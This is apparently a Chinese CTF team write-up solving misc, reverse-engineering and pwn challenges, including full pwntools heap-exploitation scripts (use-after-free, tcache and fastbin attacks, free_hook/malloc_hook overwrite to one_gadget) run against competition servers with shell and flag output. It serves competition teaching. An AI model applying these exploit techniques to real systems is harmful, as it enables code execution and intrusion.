
Timeline Sec

修改后即可解压得到flag.wav



Timeline Sec

里面是flag.wav，以元数据的模式导入au利用AU进行音频反转，得到一段勉强能听的音频，



0.5倍速播放后使用qq音乐听歌识曲，得知是Too Good At Goodbyes，即flag{TOOGOODATGOODBYES}

★到点了

打开1.docx的隐藏文字，看到第二个文档密码的提示

我们究竟是活了365天，还是活了1天，重复了364遍。

[宝贝，8位字母数字，你懂的](#)



Timeline Sec

爆破2.docx的密码得到 20201024

该密码同时也是该文件的创建时间

创建时间: 2020年10月24日, 22:45:06


进入2.docx后ctrl+a全选

然后复制出来可以得到一串培根密文

AABBAABBBAAABBBAAAABBABBABABAAAAABBAAABBBBAABBBAAABABABBAAABAAAABAABAABBABA

在线解密得GOODNIGHTSWEETIE

## Bugku|培根密码加解密



3.docx当压缩包打开，发现4.zip，解压得到4.bmp




使用wbStego4工具处理该bmp图片

第四步的解密密码为培根解密后的GOODNIGHTSWEETIE




然后下一步生成flag.txt 拿到flag

flag{2ec9405ac7bcfb16f5fd494bcf21337c}



### ★带音乐家


拿到手先file看一下decode\_it的类型




发现是标准的midi的源文件，但是不能以元数据的形式导入到au，导入库乐队时听其中一个音轨的声音，也没有什么问题。并且波形图也不具备规律。

于是想起velato这个奇葩的编程语言，这个编程语言主要是采用了所谓的音符编程，可以到官网看一下手册，这里直接下载编译器，尝试编译decode\_it，看看有啥

成功编译，运行decode\_it.exe，应该是word的压缩包密码




成功解压压缩包获得word，显示隐藏字符，可以看到里面的图片和一串密文



图片是精灵语，参照翻译表即可翻译出FLAGIS，那么后面那段密文应该就是flag的密文了

A	∴↑	J	ყ	S	᠑ ᠎
B	᠎	K	ყ	T	᠎
C	᠑	L	᠎	U	᠑↑
D	᠎	M	᠎	V	᠎
E	/↑·↓	N	᠎	W	᠎
F	᠎	O	᠎↑	X	᠎
G	ყ	P	᠎	Y	᠎ ..↓
H	᠎	Qu	᠎	Z	᠎ ᠎
I	·↑	R	᠎ ᠎		

这时关注到rar压缩包的注释部分



发现由空格字符和tab字符组成，将空格字符替换成.，tab字符替换成- 摩斯解密即可

```
|-A  
.E  
...S  
-.-K  
.E  
-.-Y  
----9  
..---2  
.----1  
----9  
..---2  
...--3  
..---2  
...--3  
..---2  
..---2  
AESKEY9219232322
```

已知AES密文和key 在线解密得到flag

AES加密模式: ECB 填充: zeropadding 数据块: 128位 密码: 9219232322 偏移量: iv偏移量, ecb模式 输出: base64 字符集: gb2312编码 (简体)

待加密、解密的文本

nvPrjrsslPvaAZB/141kvJGTJ914r0fwTegSqSHSoXU=

↑ 将你电脑文件直接拖入试试^\_^

AES加密 AES解密

AES加密、解密转换结果(base64了)

flag {ml1â1c\_And\_ch@ract0rs~}

Timeline Sec

## Reverse

### ★re1

输入的字符串，根据每位的字符会经过一堆的处理，然后跟相应的数据一位一位对比。可以直接输入0-9 a-z的字符串来进行爆破一下字符对应，从而得到flag。



```

.text:000056211E5D0096 cmp     byte ptr [rdi], 0EBh
.text:000056211E5D0099 jnz     loc_56211E5D50C6
.text:000056211E5D009F cmp     byte ptr [rdi+1], 0F1h
.text:000056211E5D00A3 jnz     loc_56211E5D50C6
.text:000056211E5D00A9 cmp     byte ptr [rdi+2], 19h
.text:000056211E5D00AD jnz     loc_56211E5D50C6
.text:000056211E5D00B3 cmp     byte ptr [rdi+3], 0E8h
.text:000056211E5D00B7 jnz     loc_56211E5D50C6
.text:000056211E5D00BD cmp     byte ptr [rdi+4], 1Eh
.text:000056211E5D00C1 jnz     loc_56211E5D50C6
.text:000056211E5D00C7 cmp     byte ptr [rdi+5], 1Eh
.text:000056211E5D00CB jnz     loc_56211E5D50C6
.text:000056211E5D00D1 cmp     byte ptr [rdi+6], 0F0h
.text:000056211E5D00D5 jnz     loc_56211E5D50C6
.text:000056211E5D00DB cmp     byte ptr [rdi+7], 0ECh
.text:000056211E5D00DF jnz     loc_56211E5D50C6
.text:000056211E5D00E5 cmp     byte ptr [rdi+8], 0EFh

```

Timeline Sec

```

# 1234567890abcdefghijklmnopqrstuvwxyz# unsigned char ida_chars[] =# {# 0xE9, 0xEA, 0xEB, 0xEC, 0xED, 1-
5# 0xEE, 0xEF, 0xF0, 0xF1, 0xE8, 6-0# 0x19, 0x1A, 0x1B, 0x1C, 0x1D, a-e# 0x1E, 0x1F, 0x20, 0x21, 0x22, f-
j# 0x23, 0x24, 0x25, 0x26, 0x27, k-o# 0x28, 0x29, 0x2A, 0x2B, 0x2C, p-t# 0x2D, 0x2E u-v#};# cmpcode =
0xeb 0xf1 0x19 0xe8 0x1e 0x1e 0xf0 0xec 0xef 0x1e# 0xe9 0x1e 0xec 0xec 0xe8 0xec 0x19 0x19 0xee 0x1b#
0xef 0xef 0xec 0xea 0x1c 0xea 0xe8 0xeb 0xee 0xeb 0x1d 0xf1key =
[0xeb,0xf1,0x19,0xe8,0x1e,0x1e,0xf0,0xec,0xef,0x1e,0xe9,0x1e,0xec,0xec,0xe8,0xec,0x19,0x19,0xee,0x1b,0]
= 'flag{for i in range(len(key)):if 0xe8<=key[i]<=0xf1:flag += chr(key[i] - 184)if 0x19<=key[i]<=(0x19+26):flag
+= chr(key[i] + 72)print(flag+"}'}# flag{39a0ff847f1f4404aa6c7742d20363e

```



```

> python3 -u "/Volumes/Data/CTF/myown/xyb2020/re1/exp.py"
flag{39a0ff847f1f4404aa6c7742d20363e9}

```

Timeline Sec

★apk1

JEB打开apk，可以看到程序主逻辑的在native层，但是要注意的是调用的是check函数而不是check1函数

```

protected void onCreate(Bundle arg2) {
    super.onCreate(arg2);
    this.setContentView(0x7F09001C); // layout:activity_main
    this.bt_check = (Button)this.findViewById(0x7F070027); // id:check
    this.et_input = (EditText)this.findViewById(0x7F070072); // id:show
    this.bt_check.setOnClickListener(new View.OnClickListener() {
        @Override // android.view.View$OnClickListener
        public void onClick(View arg3) {
            if(MainActivity.this.check(MainActivity.this.et_input.getText().toString())) {
                Toast.makeText(MainActivity.this, MainActivity.this.getString(0x7F0B002D), 0).show(); // string:
                return;
            }
            Toast.makeText(MainActivity.this, MainActivity.this.getString(0x7F0B002E), 0).show(); // string:str
        }
    });
}

```

Timeline Sec

```
private native boolean check(String arg1) {
}

public native void check1() {
}
```

Timeline Sec

IDA打开so，可以发现程序直接有check1函数

Function name	Segn	Code
Java_com_test_third_MainActivity_ch...	.text	<pre> 1 int Java_com_test_third_MainActivity_check1() 2 { 3   double v1; // [sp+0h] [bp-88h] 4   char v2; // [sp+8h] [bp-80h] 5   int v3; // [sp+10h] [bp-78h] 6   int v4; // [sp+14h] [bp-74h] 7   char v5; // [sp+18h] [bp-70h] 8   _BYTE v6[3]; // [sp+19h] [bp-6Fh] 9   char v7; // [sp+74h] [bp-14h] 10  int v8; // [sp+7Ch] [bp-Ch] 11 12  _aeabi_memclr((int)v6, 0x5B); 13  v5 = 0; 14  v4 = 0x8B493B66; 15  v3 = 0x11C77492; 16  v2 = 0; 17  v1 = *(double *)"666C6167"; 18  encrypt((int)&amp;v7, (int)&amp;v1, (int)&amp;v3); 19  return _stack_chk_guard - v8; 20 }</pre>

Timeline Sec

而check函数是通过JNI\_Onload中registerNatives函数注册的，可以通过反汇编找到关键位置

Function name	Segn	Code
JNI_OnLoad	.text	<pre> 1 int __fastcall JNI_OnLoad(JNIEnv *a1) 2 { 3   int result; // r0 4   JNIEnv *v2; // [sp+0h] [bp-18h] 5   int v3; // [sp+4h] [bp-14h] 6 7   if ( !((int (*)(void))(*a1)-&gt;FindClass)( ) ) 8   { 9     sub_A892E418((int)v2); 10    ((void (*)(void))(*v2)-&gt;RegisterNatives)(); 11  } 12  result = _stack_chk_guard - v3; 13  if ( _stack_chk_guard == v3 ) 14    result = 65542; 15  return result; 16 }</pre>

Timeline Sec

Address	Op	Code
text:A892E494	LDR.W	R6, [R2, #0x35C]
text:A892E498	LDR	R2, =(off_A893E708 - 0xA892E49E)
text:A892E49A	ADD	R2, PC ; off_A893E708
text:A892E49C	BLX	R6
text:A892E49E		

Timeline Sec

```

.data.rel.ro:A893E708 off_A893E708      DCD aCheck                               ; DATA XREF: JNI_OnLoad+36↑
.data.rel.ro:A893E708                                     ; .text:off_A892E4BC↑
.data.rel.ro:A893E708                                     ; "check"
.data.rel.ro:A893E70C      DCD aLjavaLangStrin                     ; "(Ljava/lang/String;)Z"
.data.rel.ro:A893E710      DCD check+1
.data.rel.ro:A893E714      EXPORT _ZTVSt9bad_alloc

```

check函数主逻辑如下:

```

v1 = 0;
input = ((int (*)(void))(*a1)->GetStringUTFChars)();
if ( get_len(input) == 22 )
{
    v1 = 0;
    sub_A892D7E8((int)&key, input, 0, 4);
    if ( *(_BYTE *)(input + 4) == '{' )
    {
        sub_A892D7E8((int)&v15, input, 5, 21);
        v3 = (char *)malloc(8u);
        *((_DWORD *)v3 + 1) = 0;
        *((_DWORD *)v3) = 0;
        if ( sting_to_hex((int)&v15, (int)v3, 8) != -1 )
        {
            v4 = (void *)operator new(1u);
            strcpy(&dest, v3);
            v5 = -1;
            do
                ++v5;
            while ( v5 < get_len((int)&dest) );
            rc4((int)v4, &key, &dest);           // key=flag?
            v6 = -1;
            do
                ++v6;
            while ( v6 < get_len((int)&dest) );
            operator delete(v4);
            hex(&key, &key_);
            encrypt((int)v12, (int)&key_, (int)&dest);

```

稍作分析, 可以发现程序对我们的输入长度进行了判断是否是22位, 然后对其进行了hex转化, 接着rc4加密, 密钥是flag, 最后用DES加密, 密钥还是flag, 最后和明文0x99EDA1D941316EEA进行对比。要注意的是rc4生成时用到了crc校验, 那么可以用动态调试去解密rc4。

```

    return result;
if ( a2 < 1 )
    JUMPOUT(&loc_A8938C28);
if ( result <= a2 )
{
    result = result == a2;
}
else if ( a2 & (a2 - 1) )
{
    v2 = __clz(a2) - __clz(result);
    v3 = a2 << v2;
    v4 = 1 << v2;
    v5 = 0;
    while ( 1 )
    {
        if ( result >= v3 )
        {
            result -= v3;
            v5 |= v4;
        }
        if ( result >= v3 >> 1 )
        {
            result -= v3 >> 1;
            v5 |= v4 >> 1;
        }
        if ( result >= v3 >> 2 )
        {
            result -= v3 >> 2;
            v5 |= v4 >> 2;
        }
        if ( result >= v3 >> 3 )

```

TimelineSec

```

#-*- coding:utf-8from numpy import*from Crypto.Cipher import DESfrom Crypto.Cipher import
ARC4key='666C6167'des = DES.new(key,
DES.MODE_ECB)cipher1='99EDA1D941316EEA'.decode('hex')plain1=des.decrypt(cipher1)print(plain1.encode('utf-8'))
求出des解密明文动态调试解出rc4密文，即为flag#flag{76952041E276E2BF}

```

PWN

★Beauty\_Of\_ChangChun

- del函数中存在uaf的漏洞，且只对byte位的size清0，0x100的chunk不受影响

- 存在后门函数


开始程序就把flag读入了一个特定的内存中，并且后门函数中，只需确定flag字符串前8位字节的具体值即可拿到flag。所以可以用Tcache Stashing Unlink，往flag前的8位写上main arean附近的地址。并且可以泄漏libc，算下偏移，所以也就知道了其写上的数值，然后就调用后门函数获得flag。

具体思路可以看下方exp:

```
#!/usr/bin/env python# encoding: utf-8from pwn import *import timelocal_file = './pwn'elf =
ELF(local_file)context.log_level = 'debug'debug = 0if debug:io = process(local_file)libc = elf.libcelse:io =
remote('112.126.71.170',43652)libc = elf.libc#libc = ELF('.')context.arch = elf.archcontext.terminal =
['tmux','neww']#, "splitw','-h'rce16 = [0x45216,0x4526a,0xf02a4,0xf1147]rce18 =
[0x4f2c5,0x4f322,0x10a38c]realloc = [0x2,0x4,0x6,0xB,0xC,0xD]arae16 = 0x3c4b78arae18 = 0x3ebca0s =
lambda data :io.send(data)sa = lambda delim,data :io.sendafter(delim, data)sl = lambda data
:io.sendline(data)sla = lambda delim,data :io.sendlineafter(delim, data)r = lambda numb=4096
:io.recv(numb)ru = lambda delims, drop=True :io.recvuntil(delims, drop)uu32 = lambda data :u32(data.ljust(4,
'\0'))uu64 = lambda data :u64(data.ljust(8, '\0'))info_addr = lambda tag, addr :io.info(tag + '==>' +':
{:#x}'.format(addr))itr = lambda :io.interactive()def debug():# gdb.attach(proc.pidof(io)[0],gdbscript='b
main')gdb.attach(io)pause()def add(size):sla("4: Enjoy scenery\n",'1')sla('size',str(size))def free(idx):sla("4:
Enjoy scenery\n",'2')sla('idx',str(idx))def edit(idx,data):sla("4: Enjoy
scenery\n",'3')sla('idx',str(idx))sa('chat',str(data))def show(idx):sla("4: Enjoy
scenery\n",'4')sla('idx',str(idx))ru('!e\n')flag = int(r(12),16)info_addr('flag',flag)for i in
range(6):add(0x80)free(0)for i in
range(7):add(0xff)free(0)add(0x100)add(0x80)add(0x100)free(1)add(0x90)free(0)free(2)show(2)ru('see\n')heap
= uu64(r(6))info_addr('heap',heap)show(0)ru('see\n')fd = uu64(r(6))libcbase = fd -
0x1ebbe0info_addr('fd',fd)info_addr('libcbase',libcbase)sla("4: Enjoy scenery\n",'666')#sla("4: Enjoy
scenery\n",'5')sl('aaaaaaa')edit(2,p64(heap) + p64(flag-0x10))free(1)add(0x100)edit(0,p64(libcbase +
0x1ebce0))sla("4: Enjoy scenery",'5')sla('idx','1')itr()
```

flag值

```
$ 0
[DEBUG] Sent 0x2 bytes:
  '\0\n'
[DEBUG] Received 0x21 bytes:
  '443f40ee-f4de-40b3-ab94-b7afa6f9\n'
443f40ee-f4de-40b3-ab94-b7afa6f9
[DEBUG] Received 0xa5 bytes:
  '\n'
  'Have fun in ChangChun!!!\n'
  'Hope you can find the beauty of playing CTF in ChangC
  '1: Make a friend\n'
  '2: Put your bad mood behind\n'
  '3: Chat with master\n'
  '4: Enjoy scenery\n'
```



flag{443f40ee-f4de-40b3-ab94-b7afa6f9}

★影流之主

- uaf

利用思路

```
if (!glob(pattern, 4098, 0LL, &pglob) )globfree(&pglob);
```

可以用这个函数来创建出一个巨大的unsorted bin,接着申请chunk上去即可泄漏出libc, 然后就是fastbin attack, 攻击malloc hook,最后需要free 2次同一个chunk, 触发异常机制, 然后再次调用malloc触发到one gadget

```
#!/usr/bin/env python# encoding: utf-8from pwn import *import timelocal_file = './ying_liu_zhi_zhu'elf = ELF(local_file)context.log_level = 'debug'debug = 0if debug:io = process(local_file)libc = elf.libcelse:io = remote('112.126.71.170',45123)libc = elf.libc#libc = ELF('.')context.arch = elf.archcontext.terminal = ['tmux','neww']#, "splitw','-h'rce16 = [0x45226,0x4527a,0xf0364,0xf1207]rce18 = [0x4f2c5,0x4f322,0x10a38c]realloc = [0x2,0x4,0x6,0xB,0xC,0xD]arae16 = 0x3c4b78arae18 = 0x3ebca0s = lambda data :io.send(data)sa = lambda delim,data :io.sendafter(delim, data)sl = lambda data :io.sendline(data)sla = lambda delim,data :io.sendlineafter(delim, data)r = lambda numb=4096 :io.recv(numb)ru = lambda delims, drop=True :io.recvuntil(delims, drop)uu32 = lambda data :u32(data.ljust(4, '\0'))uu64 = lambda data :u64(data.ljust(8, '\0'))info_addr = lambda tag, addr :io.info(tag + '==>' + '{:#x}'.format(addr))itr = lambda :io.interactive()def debug():# gdb.attach(proc.pidof(io)[0],gdbscript='b main')gdb.attach(io)pause()def add():sl('1')def free(idx):sl('2')sl(str(idx))def edit(idx,data):sl('3')sl(str(idx))s(str(data))def show(idx):sl('4')sl(str(idx))def b(data):sl('5')sl(str(data))# add()b(b**/lib*) #0x3c4ce8# b(b**) #0x3c4b78add() #0add()add()add() #4show(1)libcbase = uu64(r(6)) - 0x3c4ce8info_addr('libc',libcbase)free(1)edit(1,p64(libcbase+0x3c4aed))add()add()one = 0xf0364 + libcbaserealloc = libcbase + libc.symbols['realloc'] + realloc[4]payload = '\x00' *3 + p64(0) + p64(one)+ p64(realloc)edit(6,payload)free(0)free(0)itr()
```

```
bin
dev
flag.txt
lib
lib32
lib64
ying_liu_zhi_zhu
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    'cat flag.txt\n'
[DEBUG] Received 0x2b bytes:
    'flag{dfbe8fe7-b6f4-4c3a-a226-6a8b12fd683f}\n'
flag{dfbe8fe7-b6f4-4c3a-a226-6a8b12fd683f}
$
```

flag{dfbe8fe7-b6f4-4c3a-a226-6a8b12fd683f}

★babypwn

c++的程序代码看起来比较的乱, 直接上手进行调试。

发现在init create init 这样的顺序执行后，程序就变得诡异起来，并没把重要的指针转移到新init来的内存块来使用，而是还是使用原来init开起来虚表指针，由于其大小是0x90的chunk，接着可以实现泄漏。

```
gef> x/30gx 0x22fbc10
0x22fbc10:      0x0000000000000000      0x0000000000000021
0x22fbc20:      0x000000000022fbcf0    0x000000000022fbcd0
0x22fbc30:      0x0000000000000000    0x0000000000000091
0x22fbc40:      show 指针 0x00007f158a8cab78 写，和size函数的指
0x22fbc50:      0x0000000000000000    0x0000000000000000
0x22fbc60:      0x0000000000000000    0x0000000000000000
0x22fbc70:      0x0000000000000000    0x0000000000000000
0x22fbc80:      0x0000000000000000    0x0000000000000000
0x22fbc90:      0x0000000000000000    0x0000000000000000
0x22fbca0:      0x0000000000000000    0x0000000000000000
0x22fbcb0:      0x0000000000000000    0x0000000000000000
0x22fbcc0:      0x0000000000000090    0x0000000000000020
0x22fbcd0:      0x000000000022fbc40    0x0000000000000000
0x22fbce0:      0x0000000000000000    0x0000000000000091
0x22fbcf0:      0x000000000000401000    0x0000000000000000
```

如图，控制这两个指针就可以任意地址读和写。然后再次申请0x8f的堆块,set一下即可控制这2个指针。

```
gef> x/30gx 0xac2c10
0xac2c10:      0x0000000000000000    0x0000000000000021
0xac2c20:      0x000000000000ac2cf0  0x000000000000ac2cd0
0xac2c30:      0x0000000000000000    0x0000000000000091
0xac2c40:      0x00007f6386c507a8    0x00007f6386c507a8
0xac2c50:      0x0000000000a383231    0x0000000000000000
0xac2c60:      0x0000000000000000    0x0000000000000000
0xac2c70:      0x0000000000000000    0x0000000000000000
0xac2c80:      0x0000000000000000    0x0000000000000000
0xac2c90:      0x0000000000000000    0x0000000000000000
0xac2ca0:      0x0000000000000000    0x0000000000000000
0xac2cb0:      0x0000000000000000    0x0000000000000000
0xac2cc0:      0x0000000000000090    0x0000000000000021
0xac2cd0:      0x000000000000ac2c40  0x0000000000000000
0xac2ce0:      0x0000000000000000    0x0000000000000091
0xac2cf0:      0x000000000000401990  0x0000000000000000
gef> x/30gx 0x00007f6386c507a8
0x7f6386c507a8 <__free_hook>: 0x00007f638697b207 0x00007f638697b207
0x7f6386c507b8 <next_to_use>: 0x00007f638697b207 0x00007f638697b207
0x7f6386c507c8 <disallow malloc check>: 0x0000000000000000 0x0000000000000000
```

然后改写到free hook，再次create函数其会free 原来的chunk，即可触发one gadget。

```
#!/usr/bin/env python# encoding: utf-8from pwn import *import timelocal_file = './pwn'elf = ELF(local_file)context.log_level = 'debug'debug = 0if debug:io = process(local_file)libc = elf.libcelse:io = remote('8.131.69.237',52642)libc = elf.libc#libc = ELF('.')context.arch = elf.archcontext.terminal = ['tmux','neww']#, "splitw','-h'rce16 = [0x45226,0x4527a,0xf0364,0xf1207]rce18 = [0x4f2c5,0x4f322,0x10a38c]realloc = [0x2,0x4,0x6,0xB,0xC,0xD]arae16 = 0x3c4b78arae18 = 0x3ebca0s = lambda data :io.send(data)sa = lambda delim,data :io.sendafter(delim, data)sl = lambda data :io.sendline(data)sla = lambda delim,data :io.sendlineafter(delim, data)r = lambda numb=4096 :io.recv(numb)ru = lambda delims, drop=True :io.recvuntil(delims, drop)uu32 = lambda data :u32(data.ljust(4, '\0'))uu64 = lambda data :u64(data.ljust(8, '\0'))info_addr = lambda tag, addr :io.info(tag + '==>' + '{:#x}'.format(addr))itr = lambda :io.interactive()def debug():# gdb.attach(proc.pidof(io)[0],gdbscript='b main')gdb.attach(io)pause()def init():sla('ice:','1')def create():sla('ice:','2')def add(size):sla('ice:','3')sla('size',str(size))def set(data):sla('ice:','4')sa('tent',str(data))def show():sla('ice:','5')def size():sla('ice:','6')init()create()# add(0x8f)init()show()ru('ow:\n')libc_base = uu64(r(6)) - 0x3c4b78info_addr('libc',libc_base)add(0x80)set(p64(0x3c67a8 +libc_base) + p64(0x3c67a8 + libc_base))set(p64(rce16[3] + libc_base)*4 + p64(0)*7)create()# debug()itr()
```

```

00000020  20 69 6e 70 75 74 20 79 6f 75 72 20 74 6f 6b 65 | inp | ut y | o
ur | toke |
00000030  6e 3a 1b 5b 30 6d 20 | n: | [ 0m |
00000037

Congratulations, please input your token: $ icqaa6603da5d8063707dd74952c7daf
[DEBUG] Sent 0x21 bytes:
'icqaa6603da5d8063707dd74952c7daf\n'
[DEBUG] Received 0x26 bytes:
'flag{807591828e94ceb0e6c206caa5f98927}'
flag{807591828e94ceb0e6c206caa5f98927}[*] Got EOF while reading in interactive

```

flag{807591828e94ceb0e6c206caa5f98927}

★garden

### 漏洞点

- steal tree函数存在uaf

### 攻击思路

研究程序逻辑后，发现基本就是`house\_of\_botcake`的进阶利用版。

所以核心思路就是`house of botcake`，但是由于没有能够申请更大的chunk来利用，所以需要用到tcache的chunk来做padding chunk，然后用name那个函数的malloc 0x20，切割一下生成的unsortedbin。

接着就简单了，也就是释放完heap无用残余指针，然后多次申请，和适当的free堆，来改unsortedbin上重叠tcache的堆头，来实现tcache attack，接着打free hook。



```
#!/usr/bin/env python# encoding: utf-8from pwn import *import timelocal_file = './pwn'elf =
ELF(local_file)context.log_level = 'debug'debug = 0if debug:io = process(local_file)libc = elf.libcelse:io =
remote('8.131.69.237',32452)libc = elf.libc#libc = ELF('.')context.arch = elf.archcontext.terminal =
['tmux','neww']#, "splitw','-h'rce16 = [0x45216,0x4526a,0xf02a4,0xf1147]rce18 =
[0x4f2c5,0x4f322,0x10a38c]realloc = [0x2,0x4,0x6,0xB,0xC,0xD]arae16 = 0x3c4b78arae18 = 0x3ebca0s =
lambda data :io.send(data)sa = lambda delim,data :io.sendafter(delim, data)sl = lambda data
:io.sendline(data)sla = lambda delim,data :io.sendlineafter(delim, data)r = lambda numb=4096
:io.recv(numb)ru = lambda delims, drop=True :io.recvuntil(delims, drop)uu32 = lambda data :u32(data.ljust(4,
'\0'))uu64 = lambda data :u64(data.ljust(8, '\0'))info_addr = lambda tag, addr :io.info(tag + '==>' +':
{:#x}'.format(addr))itr = lambda :io.interactive()def debug():# gdb.attach(proc.pidof(io)[0],gdbscript='b
main')gdb.attach(io)pause()def add(idx,data):sla('>','1')sla('dex?',str(idx))sa('name',str(data))def
free(idx):sla('>','2')sla('dex',str(idx))# only onedef show(idx):sla('>','3')sla('dex?\n',str(idx))def
steal(idx):sla('>','5')sla('tree',str(idx))def name():sla('>','6')for i in
range(7):add(i,'chumen77')add(7,'chumen77')add(8,'chumen77')# name()for i in
range(5):free(i)free(8)free(5)steal(7)free(6)show(7)# r()# p/x 0x00007fd1efd50ca0 -
0x00007fd1efb6c000libcbase = uu64(r(6)) -
0x1e4ca0info_addr('libc',libcbase)add(0,'chumen77')free(7)name()free(0)# debug()for i in
range(7):add(i,'chumen77')add(7,'chumen77')# free(0)add(8,'chumen77')free(0)free(8)__malloc_hook =
0x1e4c30__free_hook = 0x1e75a8one = p64(0x52fd0+libcbase)payload = 0xd0 * '\x00' + p64(0) + p64(0x111)
+ p64(0x1e75a8 + libcbase)add(8,payload)for i in range(7):free(7-i+2)free(1)free(2)for i in
range(6):add(i,'chumen77')add(7,'chumen77')add(8,one)add(6,'/bin/sh\x00')free(6)# debug()itr()
```

```
00000010 74 75 6c 61 74 69 6f 6e 73 2c 70 6c 65 61 73 65 | tula tion s,pl e
00000020 20 69 6e 70 75 74 20 79 6f 75 72 20 74 6f 6b 65 | inp ut y our t
00000030 6e 3a 1b 5b 30 6d 20 | n: [ 0m |
00000037

Congratulations,please input your token: $ icqaa6603da5d8063707dd74952c7daf
[DEBUG] Sent 0x21 bytes:
'icqaa6603da5d8063707dd74952c7daf\n'
[DEBUG] Received 0x26 bytes:
'flag{49333188b93b530dfaf568d0816aa0fa}'
flag{49333188b93b530dfaf568d0816aa0fa}[DEBUG] Received 0x79 bytes:
'=====\n'
'==== garden =====\n'
'=====\n'
```



flag{49333188b93b530dfaf568d0816aa0fa}

★把嘴闭上

